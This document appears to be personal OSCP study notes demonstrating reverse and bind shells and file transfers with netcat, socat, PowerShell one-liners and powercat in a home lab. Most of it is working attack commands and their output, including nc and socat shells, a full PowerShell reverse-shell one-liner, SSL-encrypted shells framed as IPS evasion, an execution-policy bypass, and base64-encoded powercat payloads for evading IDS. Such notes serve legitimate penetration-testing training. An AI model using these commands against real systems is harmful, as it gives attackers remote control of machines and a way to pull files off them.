

Reverse Shell and File Transfer Guide OSCP material :

so here are my notes and all :

Tool 1 : Netcat :

hackers swiss army knife

read and write data on tcp and udp

can run on client as well as server mode

Client Mode:

-n to disable name resolution

-v for verbosity

```
(root@kali)-[/home/kali]
# nc -n -v 192.168.1.8 4444
(UNKNOWN) [192.168.1.8] 4444 (?) open
hey
```

Command : nc -n -v \$IP \$PORT (To connect to any service on a specified port)

Server/Listening Mode :

```
port numbers can be individual or ranges: m-n [inclusive]
C:\Users\sansk\Downloads\netcat-win32-1.12>nc.exe -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.1.8] from <UNKNOWN> [192.168.1.9] 44160
hello
```

Command : nc -lnvp \$PORT (to start a server or listen on a specified port)

Transferring Files with Netcat : (both text and binary)

Kali to Windows file Transfer :

Windows machine :

setup a listener on port 4444 and use > redirect output to incoming.exe

```
^C
C:\Users\sansk\Downloads\netcat-win32-1.12>nc.exe -nlvp 4444 > incoming.exe
listening on [any] 4444 ...
connect to [192.168.1.8] from <UNKNOWN> [192.168.1.9] 44166
^C
C:\Users\sansk\Downloads\netcat-win32-1.12>
```

on kali :

locate wget.exe which we will transfer :

```
(root@kali)-[/home/kali]
# cp /usr/share/windows-resources/binaries/wget.exe .

Windows machine :
setup a listener on port 4444 and use > redirect output to incoming.exe

(root@kali)-[/home/kali]
# ld
ld: no input files

Screenshot Here :

(root@kali)-[/home/kali]
# ls
active-directory  Downloads  fsociety.dic  LinEnum  output.txt  Pictures  shell.aspx  Videos
base64.txt       encoded.txt  fsociety.dic.3  mona     pass.txt    PowerSploit  shell.php   wget.exe
chatserver.exe  enum4linux  gatekeeper.exe  music    passwords.txt  printspoofer  sorted.txt  Windows-Exploit-Suggester
CMSmap          essfunc.dll  hello_world.c   nfs      paused.conf  PrintSpoofer.exe  ssh-backdoor  wordlists
cred            evil-winrm  instagram-hacking-tool  nishang  PEASS-ng    Public      stuff
```

then transfer or redirect the file while connecting towards netcat :

```
(root@kali)-[/home/kali]
# nc -n -v 192.168.1.8 4444 < wget.exe
(UNKNOWN) [192.168.1.8] 4444 (?) open
```

now hold for a minute the file will transfer but we will get no progress , just take a guess that how much that file can take depending on size .

Proof of transfer :

incoming.exe :

```
C:\Users\sansk\Downloads\netcat-win32-1.12>incoming.exe -U
GNU Wget 1.9.1

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This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

Originally written by Hrvoje Niksic <hniksic@xemacs.org>.

C:\Users\sansk\Downloads\netcat-win32-1.12>
```

Remote Administration With Netcat :

command redirection will be done here

using **-e** option , we can redirect input , output and error messages in netcat

Netcat Bind Shell scenario : (here we open a port on windows and connected to it via kali)

in windows ,

Binding cmd.exe to a local port :

```
Originally written by Hrvoje Niksic <hniksic@xemacs.org>.

C:\Users\sansk\Downloads\netcat-win32-1.12>
C:\Users\sansk\Downloads\netcat-win32-1.12>nc -lnvp 4444 -e cmd.exe
listening on [any] 4444 ...
```

On kali :

connecting to the port where we binded the cmd.exe

```
(root@kali)-[/home/kali]
# nc -n -v 192.168.1.8 4444
(UNKNOWN) [192.168.1.8] 4444 (?) open
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\sansk\Downloads\netcat-win32-1.12>whoami
whoami
win-se28q4d85s8\sansk
```

Reverse Shell Scenario : (here we open a port on kali and made windows machine connect to us .)

on kali set up a listener :

```
(root@kali)-[/home/kali]
# nc -lnvp 4444
listening on [any] 4444 ...
```

on windows connect to port on 4444 opened in kali with -e cmd.exe :

```
C:\Users\sansk\Downloads\netcat-win32-1.12>
C:\Users\sansk\Downloads\netcat-win32-1.12>nc.exe -n -v 192.168.1.9 4444 -e cmd.exe
(UNKNOWN) [192.168.1.9] 4444 <?> open
```

on kali as soon as we connect we will get a shell :

```
(root@kali)-[/home/kali]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 1133
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\sansk\Downloads\netcat-win32-1.12>
```

.

Socat :

somehow same or better than netcat ,

different and a bit complex syntax :

TO CONNECT :

to a IP and PORT :

Command :

```
(root@kali)-[/home/kali]
# socat - TCP4:192.168.1.8:4444
2022/05/18 05:58:47 socat[14595] E connect(5, AF=2 192.168.1.8:4444, 16): Connection refused
```

TO LISTEN ON A PORT :

```
(root@kali)-[/home/kali]
# socat TCP4-LISTEN:8080 STDOUT
```

.

File Transfer using socat :

from kali to windows ,

in this scenario create a secret text file and lets transfer it ,

on kali :

fork the file on listener :

```
(root@kali)-[/home/kali]
# socat TCP4-LISTEN:9999,fork file:secretfile.txt
```

fork is used to create a child process .

On windows lets get the file :

on windows connect to the port then supply some addition file: and create parameter,

```

C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>socat.exe TCP4:192.168.1.9:9999 file:secret.txt,create

C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>dir
Volume in drive C has no label.
Volume Serial Number is 4AB9-CD1C

Directory of C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master

05/18/2022  03:41 PM    <DIR>          .
05/18/2022  03:41 PM    <DIR>          ..
05/18/2022  03:27 PM           2,027,037  cygcrypto-1.0.0.dll
05/18/2022  03:27 PM           110,109  cyggcc_s-1.dll
05/18/2022  03:27 PM           334,365  cygncursesw-10.dll
05/18/2022  03:27 PM           213,021  cygreadline7.dll
05/18/2022  03:27 PM           456,221  cygssl-1.0.0.dll
05/18/2022  03:27 PM           3,477,818  cygwin1.dll
05/18/2022  03:27 PM            30,237  cygwrap-0.dll
05/18/2022  03:27 PM            84,519  cygz.dll
05/18/2022  03:27 PM             299  README.md
05/18/2022  03:41 PM              40  secret.txt
05/18/2022  03:27 PM           329,742  socat.exe
               11 File(s)              7,063,408 bytes
               2 Dir(s)  53,078,114,304 bytes free

C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>type secret.txt
secret file transferrred successfully.

C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>

```

Socat Reverse Shells :

we will connect our kali machine to our windows machine :

so first setup a listener in windows :

```

C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>socat.exe -d -d TCP4-LISTEN:9999 STDIO
2022/05/18 15:47:19 socat[3272] N listening on AF=2 0.0.0.0:9999
2022/05/18 15:49:13 socat[3272] N accepting connection from AF=2 192.168.1.9:412

```

connecting and executing `/bin/bash` from kali :

```

(root@kali)-[/home/kali]
# socat TCP4:192.168.1.8:9999 EXEC:/bin/bash
^C

```

we will now have a shell received in our windows machine

Proof :

```
N:9999 STDOUT
2022/05/18 15:47:19 socat[3272] N listening on AF=2 0.0.0.0:9999
2022/05/18 15:49:13 socat[3272] N accepting connection from AF=2 192.168.1.9:412
72 on AF=2 192.168.1.8:9999
2022/05/18 15:49:13 socat[3272] N using stdout for reading and writing
2022/05/18 15:49:13 socat[3272] N starting data transfer loop with FDs [6,6] and
[1,1]
whoami
root
dir
active-directory  instagram-hacking-tool  PowerSploit
base64.txt        joomla5                 printspoofer
chatserver.exe    key-1-of-3.txt          PrintSpoofer.exe
CMSmap            LinEnum                 Public
cred              mona                    SecLists
Desktop           Music                   secretfile.txt
Documents         nfs                     seeker
Downloads         nishang                 shell.aspx
encoded.txt       notes                   shell.php
enum4linux        oscp                    sorted.txt
essfunc.dll       output.txt              ssh-backdoor
evil-winrm        pass.txt                stuff
fela.txt          passwords.txt           tcp_22_ssh_nmap.txt
final.txt         paused.conf             Templates
fsociety.dic      PEASS-ng                Videos
fsociety.dic.3    Pentest-Cheatsheets     wget.exe
gatekeeper.exe    php-reverse-shell.php   Windows-Exploit-Suggester
hello_world.c     Pictures                 wordlists
```

Socat Encrypted Bind Shells : using SSL , good for evading IPS

so lets first create a ssl certificate on our kali which will be used for further encryption :


```

(root@kali)-[/home/kali]
# openssl req -newkey rsa:2048 -nodes -keyout bind_shell.key -x509 -days 362 -out bind_shell.crt
Generating a RSA private key
.....+++++
.....+++++
writing new private key to 'bind_shell.key'

You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.

Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:georgia
Locality Name (eg, city) []:atka
Organization Name (eg, company) [Internet Widgits Pty Ltd]:offs
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:

```

now we have a self signed certificate and a key file named as bind_shell.key and bind_shell.crt

now merge the key and cert file together so that socat can accept it :

and create a bind_shell.pem file :

```

(root@kali)-[/home/kali]
# cat bind_shell.key bind_shell.crt > bind_shell.pem

```

now lets setup a encrypted listener on kali :

```

(root@kali)-[/home/kali]
# socat OPENSSL-LISTEN:9999,cert=bind_shell.pem,verify=0,fork EXEC:/bin/bash

```


now lets connect to it and gain a shell on our windows machine :

```

C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>socat.exe - OPENSSL:192.168.1.9:9999,verify=0

```

Proof :




```
C:\Users\sansk\Downloads\socat-1.7.3.0-windows-master>socat.exe - OPENSSL:192.168.1.9:9999,verify=0
whoami
root
dir
active-directory  gatekeeper.exe      Pictures
base64.txt        hello_world.c        PowerSploit
bind_shell.crt    instagram-hacking-tool printspoofer
bind_shell.key    joomla5              PrintSpoofer.exe
bind_shell.pem    key-1-of-3.txt        Public
chatserver.exe    LinEnum              SecLists
CMSmap            mona                  secretfile.txt
cred              Music                 seeker
Desktop           nfs                   shell.aspx
Documents          nishang               shell.php
Downloads          notes                 sorted.txt
encoded.txt        oscp                  ssh-backdoor
enum4linux         output.txt            stuff
essfunc.dll        pass.txt              tcp_22_ssh_nmap.txt
evil-winrm         passwords.txt          Templates
fela.txt           paused.conf           Videos
final.txt          PEASS-ng              wget.exe
fsociety.dic       Pentest-Cheatsheets  Windows-Exploit-Suggester
fsociety.dic.3     php-reverse-shell.php wordlists
```

Powershell and Powercat :

so in powershell we can use powershell one liner reverse shell to gain a shell :

first setup a listener on kali :



```
(root@kali)-[/home/kali]
# nc -lnvp 9999
```

then get a powershell one liner revershell from github ,

I used this one :


https://gist.githubusercontent.com/egre55/c058744a4240af6515eb32b2d33fbed3/raw/2c6e4a2d6fd72ba0f103cce2afa3b492e347edc2/powershell_reverse_shell.ps1

```
$client = New-Object
System.Net.Sockets.TCPClient("10.10.10.10",80);$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|
%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -
ne 0){;$data = (New-Object -TypeName
System.Text.ASCIIEncoding).GetString($bytes,0, $i);
$sendback = (iex $data 2>&1 | Out-String );$sendback2 =
$sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close()
```

change the ip in red


and port in green .

Run this in powershell :



```
PS C:\Windows\system32> $client = New-Object System.Net.Sockets.TCPClient("192.168.1.9",9999);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
```


If in case it dosent work just bypass execution policy like this :



```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> powershell -ep bypass
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.
```

Proof of reverse shell ;



Now lets look at Powershell Bind Shells :

we will take a powershell one liner bind shell code again from github ,

```
$listener =
[System.Net.Sockets.TcpListener]443;$listener.start();
$client = $listener.AcceptTcpClient();$stream =
$client.GetStream();[byte[]]$bytes = 0..65535|
%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -
ne 0){;$data = (New-Object -TypeName
System.Text.AsciiEncoding).GetString($bytes,0, $i);
$sendback = (iex $data 2>&1 | Out-String );$sendback2  =
$sendback + "PS " + (pwd).Path + "> ";$sendbyte =
([text.encoding]::ASCII).GetBytes($sendback2);
$stream.Write($sendbyte,0,$sendbyte.Length);
$stream.Flush()};$client.Close();$listener.Stop()
```

. change the port in red ,

run this code on windows :

```
PS C:\Windows\system32> $listener = [System.Net.Sockets.TcpListener]19999;$listener.start();$client = $listener.AcceptTcp
Client();$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)
> -ne 0){;$data = (New-Object -TypeName System.Text.AsciiEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 |
Out-String );$sendback2  = $sendback + "PS " + (pwd).Path + "> ";$sendbyte = ([text.encoding]::ASCII).GetBytes($sendbac
k2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush();$client.Close();$listener.Stop()
PS C:\Windows\system32>
```


connect to windows using netcat in kali on the port you set up :

```
(root@kali)-[/home/kali]
# nc 192.168.1.8 9999
whoami
win-se28q4d85s8\sansk
PS C:\Windows\system32> dir
```

now lets look at powercat ,

basically a powershell version of netcat ,

download it from github and load it in memory as follows :



```
Administrator: Windows PowerShell
PS C:\Users\sansk\Downloads> cd .\powercat-master
PS C:\Users\sansk\Downloads\powercat-master> . .\powercat.ps1
PS C:\Users\sansk\Downloads\powercat-master> powercat -h

powercat - Netcat, The Powershell Version
Github Repository: https://github.com/besimorhino/powercat

This script attempts to implement the features of netcat in a powershell
script. It also contains extra features such as built-in relays, execute
powershell, and a dnscat2 client.

Usage: powercat [-c or -l] [-p port] [options]
```

now as we can see it is perfectly loaded ,

Powercat File Transfers :

windows to linux transfer of file ,

here we will transfer that secret file we transferred to windows , lets transfer it back to us ,

setup a listener on kali :

```
(root@kali)-[/home/kali]
# nc -lnvp 9999 > thesecret.txt
listening on [any] 9999 ...
```

now go to windows machine and connect to kali with that file :

```
PS C:\Users\sansk\Downloads\powercat-master> powercat -c 192.168.1.9 -p 9999 -i C:\Users\sansk\Downloads\powercat-master\secre
```

lets see if we got the file :

```
(root@kali)-[/home/kali]
# cat thesecret.txt
secret file transferrred successfully.
```

we got it successfully ,

Powercat Reverse Shell:

setup your listener on kali :

```
(root@kali)-[/home/kali]
# nc -lnvp 4444
listening on [any] 4444 ...
```

now on windows machine connect via powercat like this :

```
PS C:\Users\sansk\Downloads\powercat-master>
PS C:\Users\sansk\Downloads\powercat-master> powercat -c 192.168.1.9 -p 4444 -e cmd.exe
```

on kali we got the shell like this :

```
(root@kali)-[/home/kali]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 1216
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-se28q4d85s8\sansk
```

now on windows machine connect via powercat

now lets see **powercat bind shells** :

setup your listener on windows machine using powercat -l and -e option like this :

```
Administrator: Windows PowerShell
PS C:\Users\sansk\Downloads\powercat-master> powercat -l -p 9999 -e cmd.exe
```

now connect to it via kali and we will get a shell :

```
(root@kali)-[/home/kali]
# nc 192.168.1.8 9999
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
win-se28q4d85s8\sansk

C:\Windows\system32>
```

Powercat can also be used to generate payloads that can help us gain a shell:

lets see this in action :

setup a listener on your kali machine :

```
(root@kali)-[/home/kali]
# nc -lnvp 4444
listening on [any] 4444 ...
```

now move to your windows machine :

lets create a standalone bind shell payload :

```
Select Administrator: Windows PowerShell
PS C:\Users\sansk\Downloads\powercat-master> powercat -c 192.168.1.9 -p 4444 -e cmd.exe -g > reverseshell.ps1
PS C:\Users\sansk\Downloads\powercat-master> ls

Directory: C:\Users\sansk\Downloads\powercat-master

Mode                LastWriteTime         Length Name
----                -
-a---          5/18/2022   5:05 PM         46262 encodedreverseshell.ps1
-a---          5/18/2022   4:32 PM        37667 powercat.ps1
-a---          5/18/2022   4:32 PM         5172 README.md
-a---          5/18/2022   5:21 PM        17376 reverseshell.ps1
-a---          5/18/2022   3:41 PM          40 secret.txt
-a---          5/18/2022   5:11 PM         46262 shell.ps1
```


executing the payload :

```
PS C:\Users\sansk\Downloads\powercat-master> .\reverseshell.ps1
```

got the shell ,

```
(root@kali)-[/home/kali]
# nc -lnvp 4444
listening on [any] 4444 ...
connect to [192.168.1.9] from (UNKNOWN) [192.168.1.8] 1231
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\sansk\Downloads\powercat-master>
```

Encoded Payload :

so now to bypass some IDS systems we will use a encoded base64 reverse shell payload here :

setup your listener on kali :

```
(root@kali)-[/home/kali]
# nc -lnvp 4444
listening on [any] 4444 ...
```

move to your windows machine and generate a encoded payload with -ge option

```
PS C:\Users\sansk\Downloads\powercat-master> powercat -c 192.168.1.9 -p 4444 -e cmd.exe -ge > encoded.ps1
PS C:\Users\sansk\Downloads\powercat-master> ls

Directory: C:\Users\sansk\Downloads\powercat-master

Mode                LastWriteTime         Length Name
----                -
-a----             5/18/2022   5:25 PM         46326 encoded.ps1
-a----             5/18/2022   4:32 PM         37667 powercat.ps1
-a----             5/18/2022   4:32 PM          5172 README.md
```

once the payload is generated open it in notepad and copy it as a whole then run it ,



to run it use powershell.exe -E option :

like this : .

got the shell :

•

This module is done :-)

